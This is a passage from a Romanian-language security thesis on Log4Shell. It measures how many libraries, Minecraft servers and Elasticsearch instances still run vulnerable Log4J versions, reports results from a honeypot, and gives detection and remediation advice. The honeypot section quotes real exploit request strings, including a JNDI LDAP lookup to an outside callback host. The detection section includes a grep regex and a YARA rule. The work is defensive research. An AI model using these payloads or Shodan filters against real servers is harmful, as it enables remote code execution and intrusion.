


Figura 3.9: Distribuirea dependenților Log4J 2 conform deps.dev

Totuși, pentru a confirma aceste numere am căutat și a treia sursă, astfel am găsit cu ajutorul Github [31], un **număr de aproximativ 43.000 de fișiere** ce includ definiții care duc spre Log4J 2 (Figura 3.10).




Figura 3.10: Validarea rezultatelor găsite pe deps.dev folosind Github

Deci, o primă concluzie ar fi că pe Internet la momentul scrierii acestei teze(Mai 2024), există aproximativ **50.000 de biblioteci/aplicații** ce folosesc în mod activ biblioteca Log4J 2, **nu neapărat o versiune vulnerabilă a acesteia**.

Pentru a afla un număr aproximativ de aplicații/biblioteci **ce folosesc o versiune vulnerabilă** a Log4J 2 a trebuit să filtrez puțin rezultatele. Astfel, am filtrat rezultatele obținute pe platforma deps.dez printr-o expresie regulată [1] și am reușit să obțin anumite metrici pentru fiecare versiune vulnerabilă de Log4J 2, anume orice versiune între 2.0-beta9 și 2.17.0 (Figura 3.11).




Figura 3.11: Distribuția dependenților cu versiuni vulnerabile ale Log4J 2 conform deps.dev

[1] numită și „regex", este un șir de caractere care definește un șablon de căutare folosit pentru a căuta o formă dată de utilizator într-un anumit șir de caracatere

Astfel, în urma analizei Figurii 3.11, putem trage concluzia că există un număr aproximativ de 31.000 de aplicații/biblioteci vulnerabile prin prisma folosirii unor versiuni exploatabile pentru vulnerabilitățile CVE-2021-44228, CVE-2021-45046, CVE-2021-45105.

Dacă ne focusăm pe vulnerabilitatea inițială, Log4Shell, anume CVE-2021-44228, metrica scade cu aproximativ 5000 de aplicații, astfel numărul ajungând la aproximativ 26.000 de aplicații/biblioteci vulnerabile. Totuși, analizând în paralel Figurile 3.9 și 3.11 și ținând cont și de faptul că versiunea 2.17.1 este prima versiune ce conține o rezolvare completă la toate vulnerabilitățile din sfera Log4Shell, se observă foarte ușor că o bună parte din aplicații au făcut update-ul la versiunea care rezolvă vulnerabilitățile și s-au oprit aici, nu au mai continuat să facă update-uri, asta denotând o **vulnerabilitate socială** pe care majoritatea dezvoltatorilor o au, făcând din ea o slăbiciune pentru întreaga aplicație.

Mergând mai departe în detectarea serviciilor vulnerabile, am reușit să scot rapoarte folositoare pentru încă o aplicație des folosită în rândul tinerilor care joacă jocuri video, mai exact jocul **Minecraft** dezvoltat de către compania Minecraft. Când a apărut vulnerabilitatea Log4Shell, jocul acesta a fost printre primele aplicații testate, iar, din păcate a și fost confirmat ca fiind vulnerabil la atac [25]. Trebuie menționat faptul că **sistemul vulnerabil nu este jocul în sine, ci serverele** pe care sunt găzduite anumite servicii ce facilitează partea multiplayer a jocului. **Numărul total de servere** pe care platforma shodan.io îl oferă este de **aproximativ 202.000 de servere** [38] (Figura 3.12), iar pentru a găsi acest număr a trebuit să pun un filtru specific platformei pentru serverele de Minecraft, respectiv să pun filtru pe portul de destinație pe portul 25565, acesta find portul pe care serverele de Minecraft îl folosesc pentru a transmite date către clientul de Minecraft instalat local pe sistemul utilizatorului care dorește să se joace pe server-ul respectiv.

Figura 3.12: Numărul total de servere Minecraft conform Shodan.io

În urma documentării în prealabil asupra acestui serviciu, am aflat faptul că doar **versiunile cuprinse între 1.7 și 1.18 conțin versiuni vulnerabile** ale bibliotecii Log4J 2 [6]. Pentru a face acest lucru am avut nevoie de o expresie regulată (Listing 3.5) cu ajutorul căreia am reușit să scot distribuirea serverelor decât pe versiunile vulnerabile (Figura 3.13).

Listing 3.5: Expresia regulată folosită pentru a filtra versiunile vulnerabile din distribuția totală a serverelor Minecraft pe versiuni

```
^(?<!\-)(\s)?'*([a-z\s\\A-Z]*\s)?1\.((((7)|(8)|(9)|(10)|(17)|(16)|(11)
|(12)|(13)|(14)|(15))(\.(([0-9])|(x))))|(18(\.0)?))'*$
```




Figura 3.13: Distribuția serverelor de Minecraft pe cele mai *populate* 20 de versiuni vulnerabile la atacurile Log4Shell

Analizând acest grafic, putem observa că **încă există** aproximativ **22.200 de servere Minecraft ce sunt vulnerabile** la atacul Log4Shell. În grafic sunt reprezentate doar cele mai noi 20 de versiuni, dar raportându-ne la metrica generată doar din numărul de servere ce folosesc versiuni vulnerabile, putem deduce faptul ca acest volum este în mare parte compus din versiunile **1.12.2** și **1.16.5** cu un procentaj de **46.3%**, respectiv **33.3%**. În schimb, dacă ne raportăm la numărul total de servere disponibile pe platforma shodan.io, anume 202.784 de servere, **numărul de servere vulnerabile reprezintă aproximativ 10% din numărul total**.

Trecând mai departe în detectarea serviciilor vulnerabile, am căutat serviciul **Elasticsearch** al celor de la Elastic, serviciu ce oferă suport pentru căutări pe bază de loguri ce vin de la diverse surse. Am obținut o metrică privind numărul total de instanțe de Elasticsearch are platforma shodan.io în cadrul ei [37] (Figura 3.14).

Figura 3.14: Numărul total de instanțe de Elasticsearch conform shodan.io

Putem vedea astfel că există aproximativ **53.000 de instanțe de Elasticsearch** găsite cu ajutorul platformei shodan.io cu un filtru specific aplicat pe ea (product:elastic). Pentru a vedea procentul de versiuni vulnerabile la atacurile Log4Shell din numărul menționat mai sus a trebuit să alcătuiesc distribuția instanțelor pe versiunile vulnerabile (Figura 3.15), mai exact **toate 5.x.x , de la 6.0.0 la 6.8.21 și cele de la 7.0.0 la 7.15.x** .Totuși, trebuie menționat faptul că **decât versiunile 5.x.x au ambele vulne-**

rabilități Remote Code Execution și Information Leak, celelalte două intervale de versiuni au decât vulnerabilitatea **Information Leak** ce se poate exploata prin **vectorul de atac DNS** [27]. Filtrarea am făcut-o cu ajutorul a două expresii regulate, una pentru **includerea în scop** a spațiului de versiuni vulnerabile, iar cealaltă pentru **excluderea din scop** a acelor versiuni care sunt considerate sigure.




Figura 3.15: Distribuția instanțelor de Elasticsearch pe cele mai *populate* 20 de versiuni vulnerabile la atacurile Log4Shell

Din analiza distribuției din Figura 3.15 putem trage concluzia că **încă** există aproximativ **5500 de instanțe vulnerabile** la atacurile Log4Shell, asta însemnând **aproximativ 10% din totalul instanțelor de Elasticsearch** găsite pe shodan.io.

Făcând noi analize pe același set de date, dar modificând expresiile regulate folosite pentru *a capta* **doar versiunile 5.x.x, am găsit aproximativ 560 de instanțe.** Acest lucru se traduce că **aproximativ 560 de instanțe de Elasticsearch sunt încă vulnerabile la atacurile Log4Shell, varianta de Remote Code Execution.** Raportându-ne la numărul total de instanțe de Elasticsearch, asta înseamnă aproximativ **1% din total au o cel puțin o vulnerabilitate ce cauzează RCE**.

Un lucru interesant de spus este faptul că **și versiunile cuprinse între 6.0.0 și 6.8.21, respectiv cele cuprinse între 7.0.0 și 7.15.x au în componența lor versiuni vulnerabile de Log4J 2 care pot duce la RCE**, doar că aceste versiuni de Elasticsearch mai au o componentă foarte importantă, responsabilă de management-ul conexiunilor cu mediul exterior aplicației, această componentă se numește Java Security Manager [44]. În urma adăugirii acestei componente, se blochează orice încercare de co-

nectare către servere externe din interiorul componeni de logging, în cazul acesta, Log4J 2.

Honeypot-ul propriu

Până în acest moment au fost prezentate statisticile vulnerabilității cu privire la numărul de aplicații/biblioteci **încă vulnerabile** la atacul Log4Shell. Pentru a întări întreg studiul, am ales să-mi instanțiez la începutul lunii Martie 2024 un honeypot [1] propriu găzduit pe un server deținut de cei de la Amazon AWS [4]. Server-ul este unul de **tip EC2** ce mi-a permis să țin serviciul meu fictiv de **Apache Tomcat** activ pe toată durata până în luna Mai 2024. Tehnic vorbind, în spate este un script scris în limbajul de programare Python ce deschide un server HTTP, **logând** în același timp orice cerere pe care utilizatorul o face către server într-un fișier text aflat pe același server EC2 și tot în același timp trimite utilizatorului un răspuns generic făcându-l să creadă ca se află pe o instanță vulnerabilă de Apache Tomcat. Script-ul care a făcut disponibil acest honeypot a fost creat de un grup de reasearcheri ce activează în domeniul securității cibernetice [45].

Pe durata a 3 luni calendaristice, am reușit să înregistrez cu ajutorul acestui server aproximativ **23.000 de cereri** ce au avut diferite căi pe care diverși utilizatori le cereau. Un exemplu de log înregistrat este următorul:

```
{"type": "request", "timestamp": "2024-05-10T14:29:08.912088",
"server_port": 80,
"client": "35.87.129.232", "port": 41724,
"request": "GET /webstatic/.env
HTTP/1.1", "headers":
{"Host": "16.170.241.102",
"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/56.0.2924.87 Safari/537.36", "Accept": "*/*"}}
```

Dat fiind faptul că **log-urile sunt în format JSON**, sunt destul de ușor de citit de către orice utilizator și ușor de parsat pentru a putea crea statistici pe baza fișierului întreg. Spre exemplu, log-ul de mai sus indică în mod concis informațiile despre **data, autorul(ip-ul și port-ul sursă), calea, precum și date despre User Agent-ul [2] cererii date spre server.**

[1] este un mecanism de securitate care funcționează ca o capcană pentru infractorii cibernetici care încearcă să acceseze sisteme neautorizate.

[2] este un agent software responsabil cu preluarea și facilitarea interacțiunii utilizatorului final cu conținutul Web.

Pe baza acestui fișierului ce include toate log-urile am creat mai multe metrici ce s-au putut deduce cu ajutorul mai multor grafice. În Figura 3.16 se poate observa că dacă facem distribuția totală a căilor ce apar în cererile din fișier, cele care au legătură cu atacul LogShell, adică acelea ce conțin un payload ce abordează unul dintre cei 2 vectori de atac amintiți mai sus **reprezintă aproximativ 1.5% din totalul cererilor trimise server-ului de-alungul celor 3 luni**, cele aproximativ 23.000 de cereri.




Figura 3.16: Graficul numărului de cereri distribuite pe top 15 căi cerute de fiecare cerere

Pentru a ne da mai bine seama de statistica intrărilor spre honeypot, am numărat și afișat numărul cererilor unice, adică acele căi care au fost cerute doar într-o singură cerere. Totodată, după cum se poate vedea, am numit generic căile ce apar în cererile malițioase cu ”—incercari exploatare Log4Shell—”, dar mai jos se pot găsi 2 exemple (Listing 3.6 și Listing 3.7) din totalul de 316 cereri malițioase.

Listing 3.6: Primul exemplu de cale dintr-o cerere malițioasă

```
"GET /cpanel.php?${${::-${::-$.${::-j}}}}"
```

Listing 3.7: Al doilea exemplu de cale dintr-o cerere malițioasă

```
"GET /index.php?id=${jndi:ldap://c6ps4rekeidcvgqlsmsgcg37x9ayy
mcak.interact.sh/a}"
```

Am luat aceste 2 exemple pentru a arăta diversitatea vulnerabilităților abordate, astfel, **primul exemplu** expus **abordează vulnerabilitatea CVE-2021-45105** ce relatează despre existența unui atac DOS la utilizarea unor anumite payload-uri, iar **al doilea abordează vulnerabilitatea de baza, Log4Shell, CVE-2021-44228**.

Dacă facem analiza ip-urilor ce au făcut cereri malițioase către honypot, putem observa ca în marea majoritate, au fost cereri de pe ip-uri diferite, lucru ce generează automat un gând **în spatele acestor cereri s-ar afla unul sau mai multe utilitare automate** ce face cereri de pe mai multe ip-uri folosite ca **proxy-uri**. La măsurarea acestor cereri în privința numerozității lor, **am găsit 299 de ip-uri unice**, restul de 6 ip-uri ce apar pe grafic fiind găsite ca sursă în mai multe cereri distincte.




Figura 3.17: Grafic top 15 ip-uri de pe care au fost inițiate cereri malițioase spre honeypot

Desigur că nu putem să excludem și varianta a doua de explicație la numărul mare de ip-uri diferite din cererile malițioase, acela că totuși nu este vorba de niciun utilitar automat de trimitere a cererilor de pe mai multe ip-uri, ci aceste cereri sunt ”legitime” în sensul că ele chiar au fost date de pe aceste ip-uri. Dacă luăm drept adevărată această prezumție, atunci numărul de potențiali atacatori ce vânează această vulnerabilitate(Log4Shell) sau derivatele ei încă este relativ mare, iar din acest motiv, toți dezvoltatorii sau simplii utlizatori ai aplicațiilor ce au fost/sunt vulnerabile trebuie de îndată să-și actualizeze sistemul la ultima varintă a sa sau în cazul dezvoltatorilor, să-și actualizeze biblioteca Log4J la ultima versiune disponibilă.

3.4 Detecție și remediere

Detecția intenției de exploatare

Pentru detecția intenției de exploatare a vulnerabilității putem folosi mai multe strategii, **dar ele depind în mare parte de modul de detecție și de locația căutării**.

Astfel, prima modalitate abordează utilitarul **Grep** disponibil pe sistemele de operare ce au la bază Linux. În cadrul comenzii trebuie sa declarăm și o expresie regulată ce va fi folosită ca un șablon de potrivire pe intrările de log-uri ce se află in fișierele dintr-un anumit director dat ca parametru utilitarului grep (Listing 3.8). Expresia regulată a fost creată în urma analizării unui set de cereri malițioase trimise de către atacatori spre diverse ținte din mediul online.

Listing 3.8: Prima strategie de detecție folosing Grep

```
"sudo egrep -I -i -r '\$(\{|%7B)jndi:(ldap[s]?|dns|http):/[^\n]+'
/var/log"
```

Totuși, comanda de mai sus nu acoperă chiar toate cazurile din prisma neincluderii cazului când aceste cereri malițioase conțin payload-ul encodat. Pentru a include și aceste cazuri, trebuie schimbată expresia regulată. Un exemplu de astfel de cerere regulată ce acoperă toate cazurile se găsește aici [1].

Exemplele amintite până acum sunt folosite în cazurile când se caută dovezi după o eventuală încercare de exploatare reușită, iar acest lucru duce de obicei într-o scurgere de date, rezultat negativ pentru o companie sau pentru un simplu utilizator.

Pentru a reuși să blocăm astfel de atacuri, trebuie să configurăm anumite reguli de detecție în sistemele ce se ocupă cu blocarea cererilor într-o rețea internă sau externă. De cele mai multe ori, aceste sisteme sunt reprezentate de firewall-uri. Există mai multe tipuri de firewall-uri, dar cele mai multe funcționează pe bază de reguli de direcționare sau/și pe bază de reguli la nivelul layer-ului 7, layer-ul Aplicație. Despre ultimul tip de reguli vorbesc în acest caz de detecție când vrem să ne legăm de informații transmise prin HTTP, necontând neapărat câmpul populat cu payload-ul malițios, fie el câmp în cadrul URL-ului sau în cadrul User Agent-ului.

Aceste reguli se pot exporta sau importa în firewall în diverse formate, dar printre cele mai populare formate sunt YARA și SIGMA. Mai jos se găsește un exemplu de astfel de regulă YARA ce împiedică exploatarea vulnerabilității Log4Shell când firewall-urile detectează astfel de comportament suspicios în traficul de Internet (Listing 3.9). Un exemplu de regulă în format SIGMA se poate vedea aici [2].

[1] https://github.com/back2root/log4shell-rex/blob/main/README.md
[2] https://github.com/SigmaHQ/sigma/blob/master/rules/web/webserver_generic/web_jndi_exploit.yml

Listing 3.9: Regula in format YARA folosită pentru detecția și blocarea încercărilor de exploatarea a Log4Shell

```
rule Log4Shell_CallbackDomain {
    strings:
        $pattern1 = /\b(dns|ldap):\/\/([a-z0-9\-]{1,30}\..*\.com|
        [a-z0-9\-]{1,50}\.customservice\.net/}\/.*\b/
    condition:
        $pattern1
}
```

Pe lângă aspectul ce ține de payload-ul transmis prin diverse câmpuri către server, fapt ce ține de layer-ul 7 din stiva OSI, layer-ul Aplicație, se mai pot crea și alte *"ancore"* pentru noi reguli precum adresele ip despre care se știe că au fost surse pentru încercări de exploatare ale acestei vulnerabilități. Aceste reguli abordează detecția încă de la layer-ul 4, acest mod facilitând viteza cu care sistemul de securitate blochează cererile ce pot conține payload malițios. Pe lângă viteza superioară oferită de acest tip de firewall, costurile sunt și ele diminuate pentru că de obicei, aceste firewall-uri ce operează la layer-ul 4 sunt considerabil mai ieftine decât cele ce operează la layer-ul 7, cele de tipul Next-Generation Firewall sau IPS(Intrusion Prevention System). O lista ce conține un număr considerabil de astfel de ip-uri se poate găsi aici [1].

Aceste reguli descrise mai sus au fost create în mod manual folosind o modalitate manuală de analiză a payload-urilor ce au fost extrase din diverse log-uri. Totuși, în mod cert, nu s-au acoperit toate posibilitățile de obfuscare ce pot exista. Pentru a adresa această problemă, Yudai Yamamato[2] și Shingo Yamaguchi [3] au creat un articol [46] ce expune o varintă de îmbunătățire a procesului ce îndeplinește sarcina creării regulilor pentru a detecta acest atac încă din momentul încercării de exploatare. Implementarea descrisă în articol îmbină Inteligența artificială cu procesul de analiză a diverselor seturi de date ce au diverse legături cu atacul Log4Shell, rezultatul fiind noi reguli ce acoperă un procent mai mare de atacuri cu număr minim de alerte false.

Remedierea și mitigarea vulnerabilității

Remedierea și mititgarea vulnerabilității depinde în mare măsură de locația vulnerabilității, adică, dacă vulnerabilitatea se află în cadrul unei versiuni de software pe care un utilizator normal o utilizează, recomandarea este ca actualizarea acelui produs software să fie urgentată spre cea mai recentă versiune nevulnerabilă. De obicei, utilizatorul normal nu știe dacă versiunea curentă a software-ului pe care îl folosește este vulnerabilă la diverse atacuri fără o avertizare în prealabil a producătorului, de aceea, este recomandat

[1] https://gist.githubusercontent.com/gnremy/c546c7911d5f876f263309d7161a7217/raw/fd1642bd37c90ea3f11adecc0a7ac86998a0e439/CVE-2021-44228_IPs.csv

[2] https://scholar.google.com/scholar?q=Yudai%20Yamamoto

[3] https://scholar.google.com/scholar?q=Shingo%20Yamaguchi

ca utilizatorii să-și activeze actualizările automate din partea producătorului.

